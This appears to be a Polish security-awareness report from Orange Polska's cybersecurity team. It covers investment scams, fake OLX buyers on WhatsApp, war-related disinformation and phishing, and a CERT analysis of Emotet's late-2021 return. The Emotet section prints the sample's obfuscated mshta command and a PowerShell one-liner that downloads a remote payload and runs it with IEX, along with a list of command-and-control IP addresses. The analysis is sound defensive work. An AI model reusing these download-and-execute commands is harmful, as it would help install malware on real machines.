Każdy z nas przynajmniej raz w życiu dał się oszukać lub przynajmniej był bardzo tego blisko. W tym nieco żartobliwym tonie chcieliśmy pokazać socjotechniczne mechanizmy, jakie rządzą naszymi umysłami, gdy dajemy się przekonać do tak szemranych „inwestycji”. Lubienie i sympatia, reguła autorytetu, reguła niedostępności (jeszcze tylko jedno wolne miejsce!), czy też reguła zaangażowania i konsekwencji, gdy widząc coraz więcej czerwonych flag brniemy konsekwentnie w bagno. Bo wierzymy, że to jednak prawda? Bo nam głupio przed samymi sobą?

Nie wierz nigdy szczególnie wyjątkowym okazjom.

Z założenia. Czytaj dokładnie wszystko, co znajdziesz na stronie, próbującej Cię przekonać do sięgnięcia do portfela. Adres (pamiętaj, zaczynaj „od tyłu” – domeny w stylu .xyz, .site i tym podobne traktuj z zasadą ekstremalnie ograniczonego zaufania, tym bardziej, gdy w nazwie mają też np. znaną instytucję finansową.

Szukaj informacji o instytucji finansowej (lub ją udającej) zanim podasz jakiekolwiek dane

(a tym bardziej zanim przelejesz pieniądze). Ostrzeżenia przed większością „giełd kryptowalut” bez problemu znajdziesz w sieci.

Czytaj treść strony. I szukaj w niej sensu.

Nie zajmie Ci to wiele czasu, a skupiwszy się na tym wyłapiesz frazesy z podręcznika: „Marketer płakał, jak wymyślał”. Biedronka dzieląca „zasoby naszego kraju” to zwrot wyjątkowo absurdalny. No i błędy ortograficzne, których wbrew pozorom znajdziesz na takich witrynach sporo.

Nie warto ryzykować.

Michał Rosiak
Cyberbezpieczeństwo Orange Polska

Oszustwa „na OLX”, czyli nie kupuj przez WhatsApp

40 tysięcy złotych. Tyle dziennie potrafi zarobić oszust, wysyłający fałszywe oferty kupna do sprzedających na OLX. Skąd o tym wiemy? Stąd, że jeden z naszych kolegów zdołał przekonać osobę po drugiej stronie do takich wynurzeń. Do tej pory każdy przestępca, wiedząc, że ma do czynienia z badaczem, milczał, blokował rozmówcę lub nawet usuwał konto.


Dlaczego akurat WhatsApp?

Gdy tylko wystawimy cokolwiek w ulubionym serwisie nie tylko sprzedających, ale i oszustów, możemy być niemal pewni, że odezwie się do nas ktoś przez komunikator WhatsApp. Pewni tak bardzo, że parę razy wystawiając na wabia oferty dostawaliśmy w ciągu kwadransa kilka do kilkunastu pytań przez komunikator!

Czemu przez komunikator? Przede wszystkim dlatego, że to niezależny kanał komunikacji, niekontrolowany przez właściciela serwisu. Chcąc podszyć się pod kogoś w OLX (czy też rzadziej używanych przez oszustów Allegro Lokalnie, czy Vinted) musimy założyć konto, najlepiej przeprowadzić kilka transakcji, zebrać pozytywne opinie... A to wszystko po to, by jednej „transakcji” (albo nawet w jej trakcie) trafić na blokadę. Słaby interes. Przecież można założyć nawet przeszło 100 (czasami blisko 200) domen jednego dnia, a numery telefonów nie tak łatwo zablo... A nie, przecież one są zablokowane. Większość numerów z Orange Polska, którymi posiłkują się oszuści ma w naszych systemach już od dawna flagę „Fraud”. Pomimo tego, zarejestrowane w komunikatorach typu WhatsApp są cały czas aktywne.


Schemat ataku „na kupującego”

Boty oszustów monitorują na bieżąco serwis, wyłapując przedmioty wystarczająco (ale też nieprzesadnie) drogie, oraz takie, które nie zmieszczą się do paczkomatu. To ostatnie to klucz. Gdyby towar mieścił się do paczkomatu, chyba każda z potencjalnych ofiar powiedziałaby, że wyśle paczkomatem. A tak – oszust może dobrodusznie zaproponować, że wysyłkę zorganizuje **na swój koszt** (magiczne słowo), kurierem.




Faktycznie, w InPost można zamówić takiego kuriera, ale prawdziwa strona wygląda inaczej. Nie ma na niej mowy o linku dla kupującego, gdzie musi wpisać dane karty, a screen rzekomej wpłaty jest oczywiście fałszywy.

W niektórych schematach mamy też do czynienia z nieco inną wersją:



Co się stanie, jeśli nie zorientujemy się, że coś jest nie tak? W kolejnych krokach pojawi się formularz do wpisania danych karty płatniczej. Wyjątkowo szczegółowych – z datą ważności i kodem CVC/CVV.




Faktycznie, tych wszystkich danych używamy przy zakupach w sieci. Ale **zakupach** – nie zwrotach. Autorowi zdarzyło się raz w życiu dostać zwrot pieniędzy na kartę, ale miało to miejsce przy oddawaniu przedmiotu w sklepie **stacjonarnym**. Wtedy nie spuszczałem z oka sprzedawcy, ten włożył kartę do terminala, a kwota pojawiła się na koncie następnego dnia.

Dlaczego łapiemy się na proste oszustwo?

Tak duża liczba ofiar (40 tysięcy złotych u tylko jednego „operatora”!) dowodzi, że internauta dający się oszukać, to niestety nie taka rzadka sytuacja. A dlaczego tak się dzieje? To miks coraz bardziej wyrafinowanej socjotechniki oszustów i wciąż niefrasobliwości ofiar.

Warto zwrócić uwagę na drobne szczegóły, które składają się na to, że łatwiej nam zaufać napastnikowi.



Obrazki profilowe na kontach oszustów są niczym hollywoodzkie filmy (ewentualnie Instagram). Niemal w każdym przypadku są na nich kobiety, nigdy nie trafiliśmy na taką, której nie dałoby się określić mianem „ładnej”. Jak wskazują badania, osobom odbieranym jako ładne podświadomie bardziej ufamy. A kiedy do tego na obrazku jest uroczy, bawiący się młodzieniec? Bingo!

Kolejna sprawa to kupujący, biorący na siebie załatwienie wszystkich formalności, a na dodatek wysyłkę. Złoty człowiek po prostu! Co więcej, podkładane przez nich strony są praktycznie bliźniacze z oryginalnymi. A ponieważ mówimy o markach, które przez lata zyskały popularność i zaufanie Polaków, po raz kolejny podświadomie ufamy temu, co jest do nich podobne. To – co już opisywaliśmy kilkakrotnie w naszym Raporcie – cecha naszego mózgu, który w zalewie informacji bardzo wcześnie odsiewa to, co uzna za nieistotne.

Że nie wspomnimy o radości, że rzecz, którą wystawiliśmy, sprzedała się tak szybko i bez negocjacji.

Kto za tym stoi?

Przestępcy zza naszej wschodniej granicy, w zasadzie nie udało nam się znaleźć jakichkolwiek, które by temu zaprzeczały. Począwszy od śladów infrastrukturalnych, skończywszy na… języku, którego używają. Jeśli uda się Wam sprowokować atakującego do rozmowy, choćby dając do zrozumienia, iż wiecie, że macie do czynienia z przekrętem, jego do tej pory niezła polszczyzna nagle „łapie” mnóstwo wschodnich naleciałości. Podobnie w przypadku, gdy sprowokujemy „konsultanta obsługi klienta”. Tak, tak – spora część używanych przez oszustów narzędzi ma również funkcję czatu z „konsultantem”. Skąd zatem u nich całkiem niezła znajomość języka polskiego podczas normalnej rozmowy? Ano stąd:

text

@pronovao • December 13, 2020

Witam! Piszę do Ciebie w sprawie Twojej ogłoszenie na OLX. Mam kilka pytań.

Здравствуйте! Я пишу вам о вашем объявлении на OLX. У меня есть несколько вопросов.

Witam, jeszcze aktualne?

Привет, все еще актуально?

długo używany?

давно используется?

Dzień dobry, znalazłam Twoje ogłoszenie na OLX


Доброе утро, я нашла ваше объявление на OLX

Witam, bardzo zainteresowała mnie Twoja oferta na olx

Здравствуйте, меня очень заинтересовала ваша публикация на olx

Wygląda na to, że oszuści są zdania, iż nieuczciwych zarobków wystarczy dla wszystkich i na szeregu stron (my w ciągu godziny znaleźliśmy trzy) dzielą się wiedzą, publikując specyficzny rodzaj słownika rosyjsko-polskiego.

Nie ma problemu, jeśli ofiara działa według zaplanowanego skryptu, odpowiadając zgodnie z oczekiwaniami oszusta. W przeciwnym przypadku (albo jeśli bot wybierze nieodpowiednią aukcję) może zrobić się całkiem zabawnie:



Gorzej, jeśli jednak damy się złapać. Wtedy robi się mniej zabawnie. Dlatego, jeśli znacie kogoś, kto potencjalnie może dać się przekonać oszustowi – warto pokazać mu ten materiał, a najlepiej cały raport.

Jak nie dać się oszukać?


Tutaj akurat odpowiedź jest prosta.

Sprzedajesz za pomocą serwisu X, Y, czy Z? Kontaktuj się z kupującymi wyłącznie przy użyciu interfejsu tegoż serwisu.

Nie zaszkodzi też przy każdej transakcji finansowej upewnić się, czy na pewno adres strony jest właściwy. Pamiętaj – domenę czytamy od tyłu. Jeśli adres nie kończy się na .pl, czy .com – warto zdwoić (a nawet zmultiplikować) naszą czujność.

Nie dajmy im na nas zarabiać.

Michał Rosiak
Cyberbezpieczeństwo Orange Polska




Dezinformacja zdominowała media – jak jej uniknąć?

Staliście na początku wojny w Ukrainie w kolejce po benzynę? Chodziliście od pustego do pustego bankomatu? Fałszywe wiadomości od początku historii ludzkości były jednym z istotnych narzędzi wojny, ale dopiero media społecznościowe i powszechny dostęp do internetu uczyniły z dezinformacji potężną broń. Nie tylko w rękach stron konfliktu. Obie chcą przeciągnąć na swoją stronę rząd internetowych dusz, ale przede wszystkim wywołać FUD (Fear, Uncertainty, Doubt – strach, niepewność i zwątpienie) wśród wojska i ludności cywilnej wroga. No i – co dla nas najważniejsze – wzbudzić zamieszanie i niepokój wśród mieszkańców państw graniczących z konfliktem. A korzystając z okazji chcą się też dorobić pospolici oszuści.

Kolejki na stacjach

Zdjęcia i doniesienia medialne z początku konfliktu w Ukrainie dowodziły, iż wielu Polaków dało się przekonać, iż istnieje ryzyko, że zabraknie paliwa i gotówki, co gdzieniegdzie zaowocowało wielkimi kolejkami przy dystrybutorach i bankomatach. Skąd te informacje? Z Twittera i Facebooka, czego dowodzi m.in. analiza Instytutu Badań Internetu i Mediów Społecznościowych, z której pochodzi poniższa grafika.



Początek wzmianek, wczesnym rankiem, gdy Polacy zapoznają się z informacjami z Ukrainy, ze szczytem podczas powrotów z pracy. Wg ekspertów IBIMS to dzieło przynajmniej 3 zorganizowanych grup, działających w mediach społecznościowych, prowadzących jawnie prorosyjską narrację. Dokładając do tego zyskujące w tamtych dniach błyskawicznie popularność w sieci zdjęcia z pojedynczych stacji benzynowych (które faktycznie upatrzyły szansę na szybki zarobek, podnosząc ceny nawet do 9,99 PLN/litr) mamy efekt wymarzony dla dezinformatorów!

Warto zaznaczyć, iż zorganizowane grupy trolli konsekwentnie kolportują w sieci również antyukraińskie treści. Nie tylko te bazujące na historycznych resentymentach, trafiające na podatny grunt dzięki algorytmom mediów społecznościowych. Również te oficjalne, rosyjskie, tłumaczące rzekomą konieczność ataku na „neonazistowską” Ukrainę.


Sprawdź pochodzenie zdjęcia/filmu!

Szukając informacji dotyczących nie tylko wojny (ale to o niej dzisiaj mówimy przede wszystkim) upewnijcie się, skąd pochodzą zdjęcia).

Nie twierdzimy, że cytowane serwisy miały w planach siać dezinformację. Można winić chęć jak najszybszej publikacji i zmorę dzisiejszych czasów, czyli niesprawdzanie źródła. Pierwsze zdjęcie to katastrofa chińskiego Su-35 z 2020 roku, drugie zaś zostało zrobione 7 lat temu, podczas poprzedniej wojny w Ukrainie.


Strach potężną bronią

Sytuacja, gdy obie strony publikują w sieci zdjęcia i filmy zniszczonych pojazdów wroga, jest oczywistością od lat. Różnica jest tylko w tym, że obecnie do takich fotografii łatwiej dotrzeć. W sprawdzeniu rzetelności informacji pomoże na pewno szukanie jej w różnych źródłach. Przyda się też analizowanie, czy przypadkiem to samo zdjęcie z kilku perspektyw nie jest umieszczane w sieci jako opisujące różne sytuacje. Przykładem dokładniejszej analizy jest sytuacja opisana na kanale Realnaya Voyna na Telegramie. To dobry przykład fact-checkingu i natychmiastowej zmiany treści, gdy okazała się dezinformacją. Notabene bazując na doświadczeniach z ostatnich dwóch dni możemy polecić to źródło jako rzetelne.



Na trzech opublikowanych w jednej wiadomości filmach widzimy dość niezborną kolumnę uzbrojonych ludzi, z opisem, iż mamy do czynienia z grupą znanych z wyjątkowych brutalności Czeczeńców, którzy rzekomo mają „rozprawić się z mieszkańcami Kijowa”.

Godzinę później pojawiła się nowa informacja:



„To fake. Czeczeńcy informują, że to nie są ludzie Ramzana Kadyrowa. To zebrana grupa losowych ludzi, ubranych w ciuchy z najtańszego second handu, żeby obrazek ładnie wyglądał”.


Warto też pamiętać – to jednak tyczy się osób przeby-wających na terenie konfliktu zbrojnego – by **nie publikować** w sieci zdjęć własnych sił zbrojnych! Smartfony domyślnie tagują miejsce, w których fotografie zostały zrobione. Jeśli ktokolwiek myśli, że cyberwojska wroganie szukają w sieci takich zdjęć, jest naiwny.

A ten SMS mówi sam za siebie...


Oszust zawsze znajdzie okazję

Zwykły phishing przy powyższych tematach wydaje się być błahostką, ale z co najmniej dwóch powodów jest równie istotny. Po pierwsze – w jego tle jest wojna w Ukrainie. Po drugie – wykradzione w ten sposób loginy i hasła do serwisów społecznościowych mogą służyć do dalszego szerzenia dezinformacji.

Sposób „na emocjonalną wrzutkę na Facebooku" znamy już od lat, z tą różnicą, że do tej pory wykorzystywana była do ataków typu: „wypadek celebryty", czy „porwanie dziecka". Oszuści potrafią błyskawicznie dostosować się do sytuacji geopolitycznej. Z tą różnicą, że bez dostępu do zdjęć mogą używać starych, w tym przypadku faktycznie związanych z Rosjanami, ale z zupełnie innego miejsca:




Co dzieje się dalej? Klasyczne podszycie pod istniejące medium, a następnie sugestia, iż zdjęcie jest tak drastyczne, że trzeba je zweryfikować logowaniem do Facebooka.



Co może oznaczać, że mamy do czynienia z dezinformacją?

- Sensacyjna wiadomość w mediach społecznościowych, która idealnie wpisuje się w Twój światopogląd/oczekiwania
  - To dzięki algorytmom, profilowaniu i „bańkom poznawczym".
- Wiadomość wpisująca się w obecne trendy popularności, podobnie jak phishing, wywołuje w nas duże emocje.
  - Emocja = szybka reakcja. Szybka reakcja = polubienie lub przesłanie dalej.



Co robić?

Znajdź wiarygodne źródła na konkretny temat. Jeśli trzeba, poświęć czas na weryfikację publikowanych przez nie wiadomości.
Obecnie, szczególnie w sytuacjach tak istotnych jak konflikt zbrojny, znalezienie kilku źródeł nie powinno stanowić problemu. Jeśli jedna strona informuje o zajęciu miasta, zaś druga publikuje zdjęcia swoich wojsk na rogatkach – coś jest nie tak.

Nie ufaj grupom na Facebooku, czy filmom na Youtubie, jeśli nie masz pewności, co do źródła. Te informacje bardzo łatwo zmanipulować. Korzystaj z rzetelnych, sprawdzonych źródeł!

Na Twitterze znajdź konta ekspertów/analityków, najlepiej osób, które są na miejscu.

Uważajcie na siebie w sieci. Jeśli czujecie, że to, co dzieje się za naszą wschodnią granicą, natłok informacji Was przerasta – wyłączcie social media, zostawcie telefon w domu, wyjdźcie na spacer.

Michał Rosiak
Cyberbezpieczeństwo Orange Polska

Przy informacjach w serwisach społecznościowych zacznij od spojrzenia w komentarze – możesz w nich znaleźć potwierdzenie lub zaprzeczenie informacji podanej w głównej wiadomości.

Nie podawaj dalej niesprawdzonych informacji.

Weryfikuj nadawcę informacji. Konta anonimowe, z małą ilością obserwujących, założone chwilę wcześniej, czy też przekazujące/retweetujące wcześniej jedynie kontrowersyjne treści nie powinny być traktowane jako rzetelne.

Sprawdzone informacje podawaj dalej tylko wtedy, gdy uważasz to za naprawdę ważne. Ogranicz szum informacyjny. Nie kieruj się emocjami.

Artykuły ekspertów CERT Orange Polska

Powrót Emoteta, czy Dridex po nowemu?


Zacznijmy od wyjaśnienia, czym tak naprawdę jest Emotet? To bardzo rozbudowane i wyrafinowane narzędzie, skupiające się przede wszystkim na kradzieży danych logowania do bankowości elektronicznej. Dodatkowo daje on przestępcy możliwość instalowania dowolnego złośliwego modułu, potrafi także wykradać treści e-maili oraz zawartość książek kontaktowych.

Pierwszy raz został wykryty w 2014, gdy sklasyfikowano go jako trojana bankowego. Wtedy to szkodliwe oprogramowanie atakowało głównie banki z Niemiec i Austrii, korzystając wyłącznie z modułów służących do kradzieży informacji. Niedługo potem, w 2015 r., pojawiła się druga wersja, zawierająca kilka kolejnych modułów, służących do przesyłania pieniędzy, spamu pocztowego, ataków DDoS, czy wspominanej kradzieży książek adresowych. Przełomową datą dla Emoteta stał się rok 2016, gdy zmienił się wektor ataku. Dotychczas opierał się on na zestawie exploit kitów RIG 4.0, by zmienić sposób rozpowszechniania na spam pocztowy.


Kolejna istotna data to rok 2017, gdy wirus został wyposażony w dwa dodatkowe moduły. Pierwszy służył do propagowania się w sieci i infekcji wszystkich maszyn połączonych za pośrednictwem sieci lokalnej. Drugi – do wykradania skrzynki adresowej i dodatkowej korelacji powiązań między nadawcami i odbiorcami wiadomości. Informacje były przydatne do zwiększenia skuteczności kolejnych automatycznych kampanii, pochodzących tym razem już z zainfekowanego komputera użytkownika, wysyłanych do jego przyjaciół, czy współpracowników. Emotet przez cały okres swojego istnienia bardzo ewoluował, został również przekształcony w usługę dystrybucji złośliwego oprogramowania.

Co sprawia, że wirus Emotet jest tak niebezpieczny?

Ma on konstrukcję polimorficzną – co oznacza, że może zmienić swój kod, aby omijać wykrywanie oparte na sygnaturach, co czyni tę strategię obrony totalnie bezużyteczną. Wirus otrzymuje także aktualizacje z serwera sterującego Command&Control (C&C, C2), interpretowane przez system jako aktualizacja systemu operacyjnego. Takie działanie pozwala Emotetowi potajemnie umieszczać dodatkowe złośliwe oprogramowanie na zainfekowanej maszynie. Z natury wirus wstrzykuje się do uruchomionych procesów, pobiera dodatkowe moduły, często atakując plik Explorer.exe. Oprócz tego złośliwe oprogramowanie wprowadza zmiany w kluczu rejestru systemowego. Głównymi celami Emoteta są komputery rządowe, korporacyjne, małych firmy oraz osób prywatnych, skupiając swoje działanie na Europie, Ameryce oraz Kanadzie. Na terenie Polski po raz pierwszy zaobserwowaliśmy go w październiku 2019. Pierwszy wektor kampanii polegał na kontynuacji konwersacji z domniemanym nadawcą, z załączonym złośliwym plikiem.



Drugi sposób ataku to niebudząca podejrzeń wiadomość, otrzymana od „znanego nadawcy". Skąd cudzysłów? Stąd, że w poniższym przypadku przestępca sięgnął po starą sztuczkę. Rzekomy adres nadawcy umieścił jako nazwę użytkownika licząc, że ofiara nie doczyta do końca wiersza, gdzie jest już zupełnie inny adres.




Oczywiście w obu przypadkach jako załącznik znajdował się plik *.doc lub *.rxx (gdzie xx to dwucyfrowa liczba) docelowo instalując Emoteta. Na szczęście wszystkie próby połączeń zainfekowanych komputerów do C&C tego wirusa zostały powstrzymane przez CyberTarczę.

W styczniu 2021 roku wszyscy mogli odetchnąć z ulgą. Serwery Emoteta zostały w końcu przejęte i wyłączone przez organy ścigania. Przeprowadzono to dzięki wysiłkowi ekspertów ds. bezpieczeństwa, którzy połączyli swoje siły oraz przejęli setki serwerów dowodzenia i kontroli botnetu, zakłócając przy tym tworzenie kopii zapasowych przez cyberprzestępców. Badacze umieścili własne maszyny pod adresami IP komputerów oszustów, aby uniemożliwić z nimi połączenie. Czyli wszystko w porządku, możemy spać spokojnie? Niekoniecznie...


Emoteta (czy aby na pewno?) niechlubny powrót

Minęło bowiem 11 miesięcy i tak jak rok 2021 zaczął się od Emoteta, tak też się nim skończył. Właśnie pod koniec roku CERT Orange Polska zauważył w swojej sieci wzmożoną jego aktywność. Wektor się nie zmienił,

dalej wykorzystuje wiadomości e-mail, tym razem jednak przesyła link nakłaniający do kliknięcia oraz pobrania pliku Excel.



Miejsca w jakich zostały umieszczone złośliwe pliki XLSM to przeważnie przejęte wcześniej systemy CMS typu Wordpress oraz inne zhakowane serwery. Po pobraniu omawianego pliku oraz uruchomieniu go w systemie Windows zawartość dokumentu wyglądała następująco.



Jeśli ofiara da się złapać na socjotechniczną sztuczkę, malware wywołuje powłokę systemową, a w niej polecenie:

cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/c^c.h^tm^l

Kolejnym krokiem próbki jest uruchomienie powłoki PowerShell z lekkim zaciemnieniem linii kodu, który ostatecznie pobiera złośliwy plik z docelowego adresu:

http://185.7.214.7/PP91.PNG

```
"C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe" -noexit $c1='({GOOGLE}{GOOGLE}
Ne{GOOGLE}{GOOGLE}w{GOOGLE}-Obj{GOOGLE}ec{GOOGLE}
{GOOGLE}t N{GOOGLE}{GOOGLE}et{GOOGLE}.W{GOOGLE}
{GOOGLE}e'.replace('{GOOGLE}', '');
$c4='bC{GOOGLE}li{GOOGLE}{GOOGLE}en{GOOGLE}
{GOOGLE}t).D{GOOGLE}{GOOGLE}ow{GOOGLE}{GOOGLE}
nl{GOOGLE}{GOOGLE}{GOOGLE}o'.replace('{GOOGLE}',
'');  $c3='ad{GOOGLE}{GOOGLE}St{GOOGLE}
rin{GOOGLE}{GOOGLE}g{GOOGLE}(''ht{GOOGLE}
tp{GOOGLE}://185.7.214.7/PP91.PNG'')'.
replace('{GOOGLE}', '');$JI=($c1,$c4,$c3 -Join
'');I`E`X $JI|I`E`X
```

Przy szczegółowej analizie nowej kampanii Emoteta nasunęły się nam jednak pewne wnioski. Okazało się, iż z używanych w niej serwerów Command&Control jeszcze do niedawna korzystała grupa odpowiedzialna za dystrybucję bankera Dridex i obsługę związanego z nim botnetu.

Data Ostatniej Aktywności	Adres IP	Nazwa Botnetu	Kraj
2021-11-15 19:25:03	51.178.61.60	Emotet	Francja
2021-10-06 21:00:16		Dridex	
2022-01-11 21:45:06	69.16.218.101	Emotet	Stany Zjednoczone
2021-12-08 15:23:52		Dridex	
2021-11-16 06:57:31	45.79.33.48	Emotet	Stany Zjednoczone
2021-07-26 21:18:21		Dridex	
2021-11-15 19:24:41	142.4.219.173	Emotet	Kanada
2021-07-03 17:11:37		Dridex	
2021-11-25 17:05:07	41.76.108.46	Emotet	Republika Południowej Afryki
2021-03-10 15:58:46		Dridex	
2021-11-25 17:20:05	188.165.214.166	Emotet	Francja
2021-11-22 14:13:46		Dridex	
2022-02-08 23:10:38	207.38.84.195	Emotet	Stany Zjednoczone
2021-09-29 16:00:42		Dridex	

Można więc się zastanowić, czy mamy do czynienia z powrotem Emoteta, czy po prostu grupa zajmująca się do tej pory Dridexem najzwyczajniej w świecie zmieniła narzędzie? To w gruncie rzeczy byłaby dobra informacja – oznaczałaby, że działania organów ścigania były skuteczne, a do usunięcia pozostała jedna, a nie dwie grupy.

Iwo Graj
Cyberbezpieczeństwo Orange Polska

Flubot - nowy malware mobilny

